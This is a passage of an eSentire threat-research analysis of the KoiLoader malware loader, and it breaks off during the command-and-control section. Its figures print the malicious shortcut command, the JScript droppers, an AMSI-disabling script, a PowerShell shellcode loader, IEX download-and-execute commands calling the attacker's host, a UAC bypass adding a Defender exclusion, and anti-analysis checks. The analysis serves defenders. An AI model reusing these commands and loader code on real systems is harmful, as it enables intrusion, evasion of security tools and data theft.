The Long and Short(cut) of It: KoiLoader Analysis

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-06 01:15:26 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In March 2025, the eSentire Threat Response Unit (TRU) detected an intrusion attempt involving the use of a shortcut file leading to the loading of a new version of KoiLoader, a malware loader that facilitates Command and Control (CnC), and downloads/executes Koi Stealer, an information stealer written in C# with advanced information stealing capabilities.

Infection Chain

The infection chain can be seen in the figure below.



Figure 1 – Infection chain

Initial Access

Initial access is achieved through a spam email and link to a zip file, “chase_statement_march.zip”, similarly to our prior report. Within the zip file, the victim clicks a shortcut file named “chase_statement_march.lnk”, which serves to download and execute KoiLoader. This shortcut file makes use of a well-known, low-severity bug in Windows to effectively conceal the command line arguments when viewing the file's properties.

As seen in the figure below, the “Target” field is truncated and the remaining contents of the malicious command are unable to be viewed.



Figure 2 – Shortcut file using ZDI-CAN-25373

The full contents of the malicious command can be seen below. First, two JScript files are downloaded to C:\ProgramData\g1siy9wuiiyxnk.js and C:\ProgramData\i7z1x5npc.js. Next, a scheduled task is created using the LOLBin “schtasks.exe” to run the JScript file g1siy9wuiiyxnk.js.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command $pdw = $env:programdata + '\' + ('g1siy9wui
```

Figure 3 – Malicious command from lnk file

The contents of g1siy9wuiiyxnk.js can be seen below. The purpose of the script is to delete the scheduled task created before and run a new instance of wscript to execute i7z1x5npc.js.

It is highly likely that this technique is being used to evade detection, as the parent process of wscript.exe is usually explorer.exe in attacks involving the user double clicking a script file, whereas using this technique, the parent process is svchost.exe, giving the impression that WScript was launched by a more trustworthy parent process chain.

```
 var dol3 = new ActiveXObject("WScript.Shell")
dol3.Run("powershell -command \"schtasks /delete /tn " + WScript.arguments(0) + " /f; wscript $env:programdata\'
```

Figure 4 – Contents of g1siy9wuiiyxnk.js

The contents of the script i7z1x5npc.js can be seen below, which performs the following actions:

1. Acquires the victim machine's unique identifier GUID via the registry key "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid".
2. Copy the current script (i7z1x5npc.js) to C:\ProgramData\"r" + <GUID> + "r".js.
3. Send two GET requests to download two PowerShell scripts delivered via the URLS "https://casettalecese[.]it/wp-content/uploads/2022/10/boomier10qD0.php" and https://casettalecese[.]it/wp-content/uploads/2022/10/nephralgiaMsy.ps1. The responses are then evaluated as code via Invoke-Expression (IEX).

```
 var f1="Scr",f2="ing.Fi",f3="stemOb"
var fso = new ActiveXObject(f1+"ipt"+f2+"leSy"+f3+"ject")
var w1="WSc",w2="riPt",w4="eLl"
var wsh=w1+w2+".sH"+w4
var bbj=new ActiveXObject(wsh)
var fldr=GetObject("winmgmts:root\\cimv2:Win32_Processor='cpu0'").AddressWidth==64?"SysWOW64":"System32"
var rd=bbj.ExpandEnvironmentStrings("%SYSTEMROOT%")+"\\"+fldr+"\\WindowsPowerShell\\v1.0\\powershell.exe"
var agn='r'+bbj.RegRead('HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography\\MachineGuid')+'r.js'
if (WScript.ScriptName != agn) {
var fs5="yFi"
try {
fso["Cop"+fs5+"le"](WScript.ScriptFullName, bbj.ExpandEnvironmentStrings("%programdata%")+"\\"+agn)
} catch (e) {}
}
var mtx_name="7zAVOXWBV1U0"
var mtx_file = bbj.ExpandEnvironmentStrings("%tem"+"p%")+"\\"+mtx_name
var fs1="leteFi"
var fs2="leExis"
```

```
try {
fso["De"+fs1+"le"](mtx_file)
} catch (e) {}
if (!fso["Fi"+fs2+"ts"](mtx_file))
{
bbj.Run(rd+" -command \"$typs=[Ref].Assembly.GetTypes();$bss = 'https://casettalecese[.]it/wp-content/uploads/2(
```

Figure 5 – Contents of i7z1x5npc.js

The purpose of the first PowerShell script (boomier10qD0.php) is to disable Anti-Malware-Scan-Interface (AMSI).

```
 $vl1 = ("L8Ek1EOLdflxxTT2W20qMJ0EsGk12dZO5jxvxTT2W20qMJ0EMRc4Ar2q6SDDxTT2W20qMJ0EVEWXewxquV3axTT2W20qMJ0Eybr4Bı
$v2=$c.GetFields("NonPublic,Static")
Foreach($v3 in $v2) {if ($v3.Name -like "*am*ed") {$v3.SetValue($null, $vl1)}}
```

Figure 6 – Contents of PowerShell returned via boomier10qD0.php

The purpose of the second PowerShell script (nephralgiaMsy.ps1) is to download the KoiLoader payload, allocate/write shellcode, allocate/write the KoiLoader payload, and execute the shellcode via CreateThread API call, leading to the execution of the KoiLoader payload.

```
[Byte[]]$image = (IWR -UseBasicParsing 'https://casettalecese.it/wp-content/uploads/2022/10/transhumanDAxj.exe').Content;

function GDT
{…
}

function GPA
{…
}

$marshal = [System.Runtime.InteropServices.Marshal]

[Byte[]]$sc = 0x55, 0x8B, 0xEC, 0x83, 0xEC, 0x14, 0x53, 0x56, 0x57, 0x64, 0xA1, 0x30, 0x00, 0x00, 0x00, 0x8B, 0x40, 0x0C,

$VAAddr = GPA kernel32.dll VirtualAlloc
$VADeleg = GDT @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
$VA = $marshal::GetDelegateForFunctionPointer($VAAddr, $VADeleg)
$CTAddr = GPA kernel32.dll CreateThread
$CTDeleg = GDT @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
$CT = $marshal::GetDelegateForFunctionPointer($CTAddr, $CTDeleg)
$WFSOAddr = GPA kernel32.dll WaitForSingleObject
$WFSODeleg = GDT @([IntPtr], [Int32]) ([Int])
$WFSO = $marshal::GetDelegateForFunctionPointer($WFSOAddr, $WFSODeleg)

$x=$VA.Invoke(0,$sc.Length, 0x3000, 0x40)
$marshal::Copy($sc, 0, $x, $sc.Length);

$imageBuf = $marshal::AllocHGlobal($image.Length)
$marshal::Copy($image, 0, $imageBuf, $image.Length);

$thread = $CT.Invoke([int]$false, [int]$false, $x, $imageBuf, 0, 0);
$WFSO.Invoke($thread, -1);
```

Figure 7 – Contents of nephralgiaMsy.ps1

KoiLoader Stage 1

The first stage of KoiLoader serves to unpack and execute the next stage. This process can be automated by using our KoiLoader extraction script available here. The unpacking routine makes use of a hashing algorithm to resolve the Windows APIs: FindResourceW, LoadResource, and SizeofResource.

It then calls these APIs to acquire two resources within the PE file that store the next stage encrypted payload and an XOR key. The payload is then written to memory, marked executable, and the OEP is called.

```
Size = 0;
dwKeySize = 0;
pXorEncryptedPayload = (_BYTE *)fn_get_xor_encrypted_payload(40088, &Size);// Get pointer to encrypted payload
pXorKey = (void *)fn_get_xor_encrypted_payload(5178, &dwKeySize);// Get XOR key used in decrypting payload
if ( pXorEncryptedPayload && Size && pXorKey && dwKeySize )
{
  Size /= 3u;
  Block = malloc(Size);
  for ( i = 0; i < Size; ++i )                // Write encrypted buffer to newly allocated memory
    Block[i] = pXorEncryptedPayload[3 * i];
  fn_xor_decrypt(Block, Size, pXorKey, dwKeySize);// Decrypt payload
  pOEP = fn_write_payload_virtualprotect(Block);// Write payload to memory, virtual protect, return OEP
  v2 = NtCurrentPeb();
  v2->ImageBaseAddress = (void *)pOEP;
  Flink = v2->Ldr->InMemoryOrderModuleList.Flink;
  Flink[2].Flink = (struct _LIST_ENTRY *)pOEP;
  v0 = (void (__cdecl *)(_DWORD, struct _LIST_ENTRY *, struct _PEB *))(*(_DWORD *)(pOEP + *(_DWORD *)(pOEP + 60) + 40)
                                                                       + pOEP);
  v0(v0, Flink, v2);                          // Call OEP
```

Figure 8 – Unpacking routine

The routine responsible for extracting resources from the PE file can be seen below. The routine essentially resolves the aforementioned APIs and calls them in order to extract the embedded resource within the PE file, returning a pointer to the extracted data.

```
void *__cdecl fn_get_resource(int dwResourceIdentifier, int *outSize)
{
  void *Src; // [esp+0h] [ebp-24h]
  int (__stdcall *SizeofResource)(HMODULE, int); // [esp+4h] [ebp-20h]
  int (__stdcall *LoadResource)(HMODULE, int); // [esp+8h] [ebp-1Ch]
  int (__stdcall *FindResourceW)(HMODULE, int, int); // [esp+Ch] [ebp-18h]
  int Size; // [esp+10h] [ebp-14h]
  HMODULE ModuleHandleW; // [esp+14h] [ebp-10h]
  int v9; // [esp+18h] [ebp-Ch]
  HMODULE hKernel32; // [esp+1Ch] [ebp-8h]
  void *pResourceData; // [esp+20h] [ebp-4h]

  hKernel32 = GetModuleHandleA("kernel32");
  FindResourceW = (int (__stdcall *)(HMODULE, int, int))resolve_api_via_hash((int)hKernel32, 0x5681127);
  LoadResource = (int (__stdcall *)(HMODULE, int))resolve_api_via_hash((int)hKernel32, 0x9B3B115);
  SizeofResource = (int (__stdcall *)(HMODULE, int))resolve_api_via_hash((int)hKernel32, 0xDAA96B5);
  ModuleHandleW = GetModuleHandleW(0);
  pResourceData = 0;
  v9 = FindResourceW(ModuleHandleW, dwResourceIdentifier, 10);
  if ( v9 )
  {
    Src = (void *)LoadResource(ModuleHandleW, v9);
    Size = SizeofResource(ModuleHandleW, v9);
    pResourceData = malloc(Size);
    if ( pResourceData )
      memmove(pResourceData, Src, Size);
    if ( outSize )
      *outSize = Size;
  }
  return pResourceData;
```

Figure 9 – Resolve APIs via hash, call APIs, and return pointer to resource data

The routine responsible for resolving APIs via hash can be seen in the figure below. This routine loops over exported names in Kernel32 and computes a hash for each. If the hash matches the dwHash argument supplied to the function, a pointer to the resolved API is returned.

```
unsigned int __cdecl resolve_api_via_hash(int hKernel32, int dwHash)
{
  unsigned int result; // eax
  int pAddressOfFunctions; // [esp+0h] [ebp-20h]
  int pAddressOfNameOrdinals; // [esp+4h] [ebp-1Ch]
  int pAddressOfNames; // [esp+Ch] [ebp-14h]
  _DWORD *pExportDirectory; // [esp+18h] [ebp-8h]
  unsigned int i; // [esp+1Ch] [ebp-4h]

  pExportDirectory = (_DWORD *)(*(_DWORD *)(*(_DWORD *)(hKernel32 + 0x3C) + hKernel32 + 0x78) + hKernel32);// hKernel32 + 0x3C = pe signature, export directory
  pAddressOfNames = pExportDirectory[8] + hKernel32;// AddressOfNames - RVA to array of function names (Export Name Table)
  pAddressOfFunctions = pExportDirectory[7] + hKernel32;// AddressOfFunctions - RVA to array of function addresses (Export Address Table)
  pAddressOfNameOrdinals = pExportDirectory[9] + hKernel32;// AddressOfNameOrdinals
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= pExportDirectory[6] )             // Staying within bounds of NumberOfNames (Number of function names)
      break;
    if ( fn_compute_hash(*(_DWORD *)(pAddressOfNames + 4 * i) + hKernel32) == dwHash )
      return *(_DWORD *)(pAddressOfFunctions + 4 * *(unsigned __int16 *)(pAddressOfNameOrdinals + 2 * i)) + hKernel32;
  }
  return result;
}
```

Figure 10 – Resolve APIs via hash

The following python code re-implements the hashing algorithm implemented by the routine denoted in Figure 10 as “fn_compute_hash”. This python code is also available here.

```
def fn_compute_hash(api_name):
    dwhash = 0x00000000

    for i in range(len(api_name)):
        dwhash = dwhash << 4
        dwhash = ord(api_name[i]) + dwhash
        a = dwhash & 0xF0000000
        if a != 0:
            x = a >> 0x18
            dwhash = dwhash ^ x & 0xFFFFFFFF
            a = (~a) & 0xFFFFFFFF
            dwhash = dwhash & a
            continue

        a = ~a
        dwhash = dwhash & a

    return dwhash

api_name = "FindResourceW"
hash_val = fn_compute_hash(api_name)
print(f"The hash value for {api_name} is {hex(hash_val)}")
# The hash value for FindResourceW is 0x5681127

api_name = "LoadResource"
hash_val = fn_compute_hash(api_name)
print(f"The hash value for {api_name} is {hex(hash_val)}")
# The hash value for LoadResource is 0x9b3b115

api_name = "SizeofResource"
hash_val = fn_compute_hash(api_name)
```

```
print(f"The hash value for {api_name} is {hex(hash_val)}")
# The hash value for SizeofResource is 0xdaa96b5
```

Figure 11 – Hashing algorithm in python

The routine responsible for decrypting the encrypted payload can be seen in the figure below.

```
unsigned int __cdecl fn_xor_decrypt(int a1, unsigned int a2, int a3, unsigned int a4)
{
  unsigned int result; // eax
  unsigned int i; // [esp+0h] [ebp-4h]

  for ( i = 0; i < a2; ++i )
  {
    *(_BYTE *)(i + a1) ^= *(_BYTE *)(a3 + i % a4);
    result = i + 1;
  }
  return result;
}
```

Figure 12 – XOR decrypt routine

KoiLoader Stage 2

This stage contains the main functionality of KoiLoader, beginning with a check to ensure the malware isn't running on friendly machines.

This check involves the use of the GetUserDefaultLangID Windows API and compares the return value against the following known friendly language identifiers: Russian, Armenian, Azerbaijani (Latin/Cyrillic), Belarusian, Kazakh, Tajik, Turkmen, Uzbek (Latin/Cyrillic), and Ukrainian. If a match is found, the malware exits.

```
LANGID UserDefaultLangID; // ax

UserDefaultLangID = GetUserDefaultLangID();
if ( UserDefaultLangID != 1049                  // Russian
  && UserDefaultLangID != 1067                  // Armenian - Armenia
  && UserDefaultLangID != 2092                  // Azerbaijani (Cyrillic)
  && UserDefaultLangID != 1068                  // Azerbaijani (Latin)
  && UserDefaultLangID != 1059                  // Belarusian
  && UserDefaultLangID != 1087                  // Kazakh
  && UserDefaultLangID != 1064                  // Tajik
  && UserDefaultLangID != 1090                  // Turkmen
  && UserDefaultLangID != 2115                  // Uzbek (Cyrillic)
  && UserDefaultLangID != 1091                  // Uzbek (Latin)
  && UserDefaultLangID != 1058                  // Ukranian
  && !fn_evasion() )
```

Figure 13 – Language checks, evasion function call

Evasion

The evasion routine, denoted in the figure above as "fn_evasion" serves to check multiple attributes to identify virtual machines, specifically Hyper-V, VMWare, VirtualBox, Parallels, and QEMU, security researcher machines, and sandboxes. This routine returns TRUE in the event a check passes, and the malware exits.

1. Display devices are enumerated via EnumDisplayuDevicesW Windows API and checked against the following strings:
    1. Hyper-V
    2. VMWare
    3. Parallels Display Manager
    4. Red Hat QXL controller

```
DisplayDevice.cb = 840;
if ( EnumDisplayDevicesW(0, 0, &DisplayDevice, 0) )
{
  while ( 1 )
  {
    ++v1;
    if ( StrStrIW(DisplayDevice.DeviceString, L"Hyper-V")
      || StrStrIW(DisplayDevice.DeviceString, L"VMWare")
      || StrStrIW(DisplayDevice.DeviceString, L"Parallels Display Adapter")
      || StrStrIW(DisplayDevice.DeviceString, L"Red Hat QXL controller") )
    {
      break;
    }
    if ( !EnumDisplayDevicesW(0, v1, &DisplayDevice, 0) )
      goto LABEL_9;
  }
}
```

Figure 14 – Display devices check targeting Hyper-V, VMWare, Parallels, and QEMU

2. The user’s Documents folder is checked for the following files.
    1. Recently.docx
    2. Opened.docx
    3. These.docx
    4. Are.docx
    5. Files.docx
3. The following files related to VirtualBox are checked:
    1. C:\Windows\System32\VBoxService.exe
    2. C:\Windows\System32\VBoxTray.exe
4. The user's desktop directory is checked for the following files, checking if the files are 4 bytes in size and contain the string "BAIT".
    1. Resource.txt
    2. OpenVPN.txt
5. Checks for the file “new songs.txt” in the user’s desktop directory. If the file is found, it checks to ensure the file is 0x37 bytes, if so it checks for the string “Jennifer Lopez & Pitbull - On The Floor\r\nBeyonce - Halo”.
6. Uses the Windows API GetUserNameW to get the username and lstrcmpW/StrStrW to determine if any of the following known usernames match:
    1. Joe Cage
    2. STRAZNJICA.GRUBUTT
    3. Paul Jones
    4. PJones
    5. Harry Johnson
    6. WDAGUtilityAccount

7. sal.rosenburg
8. d5.vc/g
9. Bruno

7. Uses the API GetComputerNameW and lstrcmpW to determine if the following computer names match:
    1. DESKTOP-ET51AJO
    2. WILLCARTER-PC
    3. FORTI-PC
    4. SFTOR-PC
8. Uses the GlobalMemoryStatusEx Windows API to determine if the machine has at least 3050 MB of physical memory.
9. Checks the user's username against "Anna" and the computer name against "ANNA-PC".

```
if ( !StrStrW(String1, L"d5.vc/g")
  && (lstrcmpW(String1, L"Bruno") || lstrcmpW(Buffer, L"DESKTOP-ET51AJO")) )
{
  v89 = L"WILLCARTER-PC";
  v54 = 0;
  v90 = L"FORTI-PC";
  v91 = L"SFTOR-PC";
  while ( lstrcmpW(Buffer, (&v89)[v54]) )
  {
    if ( ++v54 >= 3u )
    {
      v81.dwLength = 64;
      GlobalMemoryStatusEx(&v81);
      v55 = v81.ullTotalPhys >> 20;
      if ( v55 >= 0xBEA && (lstrcmpW(String1, L"Anna") || lstrcmpW(Buffer, L"ANNA-PC") || v55 >= 0xDAC) )
      {
        if ( nNumberOfBytesToRead != 1280 )
          goto LABEL_97;
        if ( SystemMetrics != 720 )
          goto LABEL_97;
        if ( v55 >= 0x1004 )
          goto LABEL_97;
        v56 = lstrcmpW(String1, L"Admin");
        if ( v56 || !Buffer[0] )
          goto LABEL_97;
        do
          ++v56;
```

Figure 15 – Username, computer name, and memory size checks

10. Next, the user's Documents folder is checked for files matching: .doc, .docx, .xls, .xlsx and 14 characters in length (excluding file extension). For matches, the file size is checked to ensure it equals 15. This is possibly used by the malware author for debugging purposes to ensure the final evasion method is skipped. For example, if they are debugging their malware as a process other than powershell.exe, they would create these files.
11. The final evasion measure checks to see if the current process is named powershell.exe, if not the malware exists. This check does not run if the prior check resulted in 21 or more matching files.

```
        }
        pszFileExt = k + 1;
        if ( !k )
          pszFileExt = 0;
        if ( lstrcmpW(pszFileExt, L"doc")
          && lstrcmpW(pszFileExt, L"docx")
          && lstrcmpW(pszFileExt, L"xls")
          && lstrcmpW(pszFileExt, L"xlsx")
          || (((char *)pszFileExt - (char *)FindFileData.cFileName) & 0xFFFFFFFE) != 30 )
        {
          v60 = lpMem;
        }
        else
        {
          v60 = lpMem;
          if ( FindFileData.nFileSizeLow == 15 )// File size 15 bytes?
            ++numTestFiles;
        }
      }
    }
    while ( FindNextFileW(v60, &FindFileData) );
    FindClose(v60);
    if ( numTestFiles <= 20 )// If number of test files found is less than 21, ensure current process is powershell.exe
    {
      GetModuleFileNameW(0, Filename, 0x104u);
      return StrStrIW(Filename, L"powershell.exe") == 0;
    }
  }
```

Figure 16 – Test files/running as powershell.exe check

UAC Bypass via ICMLuaUtil

KoiLoader makes use of a known UAC bypass to create an exclusion in Microsoft Defender via the ICMLuaUtil Elevated COM interface. The exclusion path is the same directory where the persistence script is located (C:\ProgramData).

```
SetFileAttributesW(FileName, 6u);
lstrcpyW(String1, L"/c \"powershell -command Add-MpPreference -ExclusionPath 'C:\\ProgramData'\"");
bufptr = 0;
pcbBuffer = 257;
GetUserNameW(username, &pcbBuffer);
if ( !NetUserGetInfo(0, username, 1u, &bufptr) )
{
  v0 = *((_DWORD *)bufptr + 3);
  NetApiBufferFree(bufptr);
  if ( v0 == 2 )
  {
    sub_C494A0();
    pcbBuffer = CoInitializeEx(0, 2u);
    Object = -2147467259;
    bufptr = 0;
    if ( lstrlenW(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}") <= 64 )
    {
      v2 = 36;
      p_pBindOptions = &pBindOptions;
      do
      {
        LOBYTE(p_pBindOptions->cbStruct) = 0;
        p_pBindOptions = (BIND_OPTS *)((char *)p_pBindOptions + 1);
        --v2;
      }
      while ( v2 );
      pBindOptions.cbStruct = 36;
      v13 = 4;
      wsprintfW(username, L"Elevation:Administrator!new:%s", L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}");
      Object = CoGetObject(username, &pBindOptions, &stru_C42538, (void **)&bufptr);
    }
    v4 = bufptr;
```

Figure 17 – UAC bypass via ICMLuaUtil

Persistence

Persistence is then setup via scheduled task to run the JScript dropper file from earlier (Figure 5), where the file name is the result of concatenating “C:\ProgramData\r” + <MACHINE_GUID> + “r.js”. The machine GUID is obtained via the registry key/value “HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid”.



Figure 18 – Scheduled task

Mutex Generation

The C:\ drive's volume serial number is then acquired via the GetVolumeInformation Windows API and used in generating a GUID to use as a Mutex. The Windows API CreateMutexW is then called to register the mutex, where the return value is checked to ensure the mutex doesn't already exist. Otherwise, the malware exits ensuring another instance of the loader isn't running in parallel.

```
lpMem = 0;
dword_C4A0A8 = 0;
InitializeCriticalSection(&CriticalSection);
fn_get_guid(v9);
VolumeSerialNumber = 0;
GetVolumeInformationW(L"C:\\", 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
v0 = 1219472 * VolumeSerialNumber;
memset(rguid.Data4, 243, sizeof(rguid.Data4));
VolumeSerialNumber = -1795923725;
rguid.Data3 = v0 - 18621;
rguid.Data1 = 1219472 * v0 + 1728536051;
rguid.Data2 = -25712 * LOWORD(rguid.Data1) - 18621;
StringFromGUID2(&rguid, sz, 128);
wsprintfA(byte_C4A0D4, "%S", (const wchar_t *)v9);
dword_C4A500 = (int)CreateMutexW(0, 1, sz);
if ( GetLastError() == 183 )
  goto EXITPROCESS;
```

Figure 19 – Create mutex based on C:\ serial number

Python code for generating the mutex can be seen below.

```
 # Volume serial number in hex format, can be acquired via PowerShell command:
# (Get-WmiObject Win32_LogicalDisk | Select-Object VolumeSerialNumber).VolumeSerialNumber
VOLUME_SERIAL_NUMBER = 0x5B23AC1F

# Perform the calculations
def calculate_guid_parts(volume_serial_number):
    v0 = 1219472 * volume_serial_number
    data3 = (v0 - 18621) & 0xFFFF
```

```
    data1 = (1219472 * v0 + 1728536051) & 0xFFFFFFFF
    data2 = (-25712 * (data1 & 0xFFFF) - 18621) & 0xFFFF
    return data1, data2, data3

def generate_custom_guid(data1, data2, data3):
    guid_string = f"{data1:08X}-{data2:04X}-{data3:04X}-F3F3-F3F3F3F3F3F3"
    return guid_string

if __name__ == "__main__":
    data1, data2, data3 = calculate_guid_parts(VOLUME_SERIAL_NUMBER)
    mutex = generate_custom_guid(data1, data2, data3)
    print(f"Mutex: {mutex}")
```

Figure 20 – Mutex generation via python

Download/Execute KoiStealer via PowerShell

The routine responsible for downloading and executing KoiStealer can be seen below, which makes use of PowerShell to send a web request via IWR (Invoke-WebRequest) module and evaluates the response as PowerShell code via IEX (Invoke-Expression).

The routine retrieves sd4.ps1 depending on whether the C# compiler v4.0.30319 (csc.exe) is present, otherwise sd2.ps1 is retrieved. Both files serve to download and execute KoiStealer.

The PowerShell command lines used are as follows:

1. powershell.exe -command IEX(IWR –UseBasicParsing “https://casettalecese[.]it/wp-content/uploads/2022/10/sd4.ps1”
2. powershell.exe -command IEX(IWR –UseBasicParsing “https://casettalecese[.]it/wp-content/uploads/2022/10/sd2.ps1”

```
HINSTANCE fn_download_execute_koistealer_via_powershell()
{
  unsigned int i; // eax
  DWORD FileAttributesW; // eax
  DWORD v2; // eax
  WCHAR pszDest[500]; // [esp+4h] [ebp-B00h] BYREF
  WCHAR File[260]; // [esp+3ECh] [ebp-718h] BYREF
  WCHAR Dst[260]; // [esp+5F4h] [ebp-510h] BYREF
  WCHAR FileName[260]; // [esp+7FCh] [ebp-308h] BYREF
  WCHAR String1[128]; // [esp+A04h] [ebp-100h] BYREF

  ExpandEnvironmentStringsW(L"%SYSTEMROOT%\\Microsoft.NET\\Framework\\v4.0.30319\\csc.exe", Dst, 0x104u);
  ExpandEnvironmentStringsW(L"%SYSTEMROOT%\\Microsoft.NET\\Framework\\v2.0.50727\\csc.exe", FileName, 0x104u);
  ExpandEnvironmentStringsW(L"%ComSpec%", File, 0x104u);
  for ( i = 0; i < 0x100; ++i )
    *((_BYTE *)String1 + i) = 0;
  FileAttributesW = GetFileAttributesW(FileName);
  if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
  {
    v2 = GetFileAttributesW(Dst);
    if ( v2 != -1 && (v2 & 0x10) == 0 )
      lstrcpyW(String1, L"sd4.ps1");
  }
  else
  {
    lstrcpyW(String1, L"sd2.ps1");
  }
  wnsprintfW(
    pszDest,
    500,
    L"/c \"powershell -command IEX(IWR -UseBasicParsing '%s/%s')\"",
    L"https://casettalecese.it/wp-content/uploads/2022/10",
    String1);
  return ShellExecuteW(0, L"open", File, pszDest, 0, 0);
}
```

Figure 21 – Download/execute PowerShell that leads to KoiStealer

Command and Control

KoiLoader uses HTTP POST requests for Command and Control purposes. The initial request to the C2 contains the victim machine's GUID, a build ID unique to the campaign, and an X25519 public key encoded in base64. This initial request is denoted with "101" at the beginning of the post request's body.

```
 POST http://94.247.42[.]253/pilot.php
HTTP/1.1 Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 94.247.42.253
Content-Length: 94
Proxy-Connection: Keep-Alive
Pragma: no-cache
Content-Encoding: binary

101|<GUID>|45LkAGkF|<PUBLIC_KEY_BASE64>
```

The next check in request to the C2 contains the victim machine's GUID, a 16 byte randomly generated string, and encrypted data containing the victim's OS major version, minor version, username, computer name, and domain.

Data is encrypted via computing the X25519 shared secret and using it in XORing each plaintext byte. This request type is denoted with "111" in the post data.

```
 POST http://94.247.42[.]253/pilot.php HTTP/1.1
Content-Type: application/octet-stream
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 94.247.42.253
Content-Length: 94
Connection: Keep-Alive
Pragma: no-cache
Content-Encoding: binary

